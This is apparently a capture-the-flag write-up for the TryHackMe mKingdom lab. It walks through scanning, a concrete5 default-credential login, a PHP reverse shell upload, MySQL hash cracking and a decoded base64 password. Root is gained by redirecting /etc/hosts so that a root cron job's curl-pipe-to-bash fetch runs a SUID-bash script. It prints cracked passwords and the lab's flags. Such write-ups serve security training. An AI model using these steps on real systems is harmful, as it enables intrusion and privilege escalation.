mKingdom CTF Write-up:


start with a simple nmap scan:

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/mKingdom]
└─# nmap -sV -sC -oN nmap 10.10.251.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-16 17:44 IDT
Nmap scan report for 10.10.251.175
Host is up (0.075s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
85/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-title: 0H N0! PWN3D 4G4IN
|_http-server-header: Apache/2.4.7 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.61 seconds
```


So we have an http server on port 80, when I enter to the website there was nothing there, so I run gobuster :

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/mKingdom]
└─# gobuster dir -u http://10.10.251.175:85 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.251.175:85
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2024/06/16 17:48:55 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 647]
/app                  (Status: 301) [Size: 314] [--> http://10.10.251.175:85/app/]
Progress: 8325 / 220562 (3.77%)^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2024/06/16 17:50:01 Finished
===============================================================
```


When I go to the app I get a button 'jump' when clicking it I get to the home page of the site:




After enumerating I found that this is an concrete5 CMS website :




So in the login page I tried some default credentials and admin:password worked!





So I try to upload a reverse php shell but get extension error , after som google search I find that I need to change the settings , so I added php extension:

After that I go to Files→File Manager and upload my reverse shell:



After that all I have left to do is to start a listener trigger the reverse shell by visiting the uri and I got a reverse shell as www-data!

(upgrade shell)

export TERM=xterm

python3 -c 'import pty;pty.spawn("/bin/bash")'

CTR+Z

stty raw -echo; fg

reset

Privilege Escalation:

I check for listening ports on the system :

```
www-data@mkingdom:/$ netstat -tuln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 :::85                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
udp        0      0 0.0.0.0:6345            0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:56378           0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp6       0      0 :::5353                 :::*
udp6       0      0 :::57583                :::*
udp6       0      0 :::7587                 :::*
```

So there is mysql database on the system lets try to connect to it with no password:

```
www-data@mkingdom:/$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 263
Server version: 5.5.62-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Ok so I connected to the database , after enumerating I found interesting table inside 'mysql' database called user :

```
mysql> select User, Password from user;
+------------------+-------------------------------------------+
| User             | Password                                  |
+------------------+-------------------------------------------+
| root             |                                           |
| root             |                                           |
| root             |                                           |
| root             |                                           |
| debian-sys-maint | *C9395CED34FBFD12AEA49B684E680929E10601E0 |
| toad             | *67D97D25E90A4914F673B306662641AD4010DB82 |
+------------------+-------------------------------------------+
6 rows in set (0.00 sec)
```

So lets check this hash and see if I can get toad password:

This is a MySQL hash so the corresponding mode in hashcat is 300 , according to that lets try and crack it:

```
┌──(root㉿kali)-[~/…/TryHackMe/Linux CTFs/wait for poc/mKingdom]
└─# hashcat -a0 -m300 hash /usr/share/wordlists/rockyou.txt
```

```
67d97d25e90a4914f673b306662641ad4010db82:toadisthebest
```

So I have toad password lets switch to him:

```
www-data@mkingdom:/$ su toad
Password:
toad@mkingdom:/$
```

So there is nothing in toad home directory so the user flag is probbley in the other user mario. Viewing the environment viriables I found something strange :

```
toad@mkingdom:/tmp$ env
APACHE_PID_FILE=/var/run/apache2/apache2.pid
XDG_SESSION_ID=c4
SHELL=/bin/bash
TERM=xterm
APACHE_RUN_USER=www-data
OLDPWD=/
USER=toad
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:d
x=01;32:*.tar=01;31:*.tgz=01;31:*.arj=01;31:*.taz=01;31:*.
1:*.lz=01;31:*.xz=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31
rar=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:
ga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:
.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.ogm=01;35:*.mp4=01;3
rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35
x=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=00;36:*.au=00;36:*.f
=00;36:*.axa=00;36:*.oga=00;36:*.spx=00;36:*.xspf=00;36:
PWD_token=aWthVGVOVEFOdEVTCg==
MAIL=/var/mail/toad
```

Its look like base64 so after decoding I got a string that looks like a password:

```
toad@mkingdom:/tmp$ echo "aWthVGVOVEFOdEVTCg==" | base64 -d
ikaTeNTANtES
```

I try to switch to mario with this password and its worked!

```
toad@mkingdom:/tmp$ su mario
Password:
mario@mkingdom:/tmp$
```

So lets get the user flag:

```
mario@mkingdom:~$ more user.txt
thm{030a769febb1b3291da1375234b84283}
mario@mkingdom:~$
```

This machine have some rubbit holes such as SUID to 'cat' and more.... (that why I used more and not cat)

To get root I used pspy64 to see all the commands that run in real time and find that the user root running a curl command that get some script from 'mkingdom.thm' and run it :

```
CMD: UID=0    PID=29163  | curl mkingdom.thm:85/app/castle/application/counter.sh
CMD: UID=0    PID=29162  | /bin/sh -c curl mkingdom.thm:85/app/castle/application/counter.sh | bash >> /var/log/up.log
CMD: UID=0    PID=29161  | CRON
```

Checking the /etc/hosts file :

```
mario@mkingdom:/tmp$ more /etc/hosts
127.0.0.1       localhost
127.0.1.1       mkingdom.thm
127.0.0.1       backgroundimages.concrete5.org
127.0.0.1       www.concrete5.org
127.0.0.1       newsflow.concrete5.org
```

So the domain 'mkingdom.thm' is the local host , if I found a way to change it to my ip I can create the directory and my own script with the same name and it will run as root, so first I need to check if I have write permissions on /etc/hosts:

```
mario@mkingdom:/tmp$ ls -la /etc/hosts
-rw-rw-r-- 1 root mario 342 Jun 16 13:29 /etc/hosts
```

Yes! I change it to my ip:

```
127.0.0.1       localhost
10.9.1.60       mkingdom.thm
```

Then i created a directory in my attacking machine 'app/castle/application/counter.sh'

The script simply copy the /bin/bash binary and add suid to it (its will run as root) :

```
┌──(root㉿kali)-[/]
└─# mkdir -p app/castle/application/

┌──(root㉿kali)-[/]
└─# cd app/castle/application/

┌──(root㉿kali)-[/app/castle/application]
└─# touch counter.sh

┌──(root㉿kali)-[/app/castle/application]
└─# echo 'cp /bin/bash /tmp && chmod 4755 /tmp/bash' > counter.sh
```

Now I only need to start a simple http server on port 85 and wait for the cron to run and create the bash file for me:

```
┌──(root㉿kali)-[/]
└─# python3 -m http.server 85
Serving HTTP on 0.0.0.0 port 85 (http://0.0.0.0:85/)
10.10.251.175 - - [16/Jun/2024 20:38:05] "GET /app/castle/application/counter.sh HTTP/1.1" 200 -
```

Now lets check the tmp directory :

```
mario@mkingdom:/tmp$ ls -la
total 2152
drwxrwxrwt  4 root root    4096 Jun 16 13:39 .
drwxr-xr-x 23 root root    4096 Jun  7  2023 ..
-rwsr-xr-x  1 root root 1021112 Jun 16 12:40 bash
drwxrwxrwt  2 root root    4096 Jun 16 10:43 .ICE-unix
-rwxrwxr-x  1 toad toad 1156536 Mar 31 10:02 pspy64s
```

So lets get root and the flag:

```
mario@mkingdom:/tmp$ ./bash -p
bash-4.3# whoami
root
bash-4.3# more /root/root.txt
thm{e8b2f52d88b9930503cc16ef48775df0}
bash-4.3#
```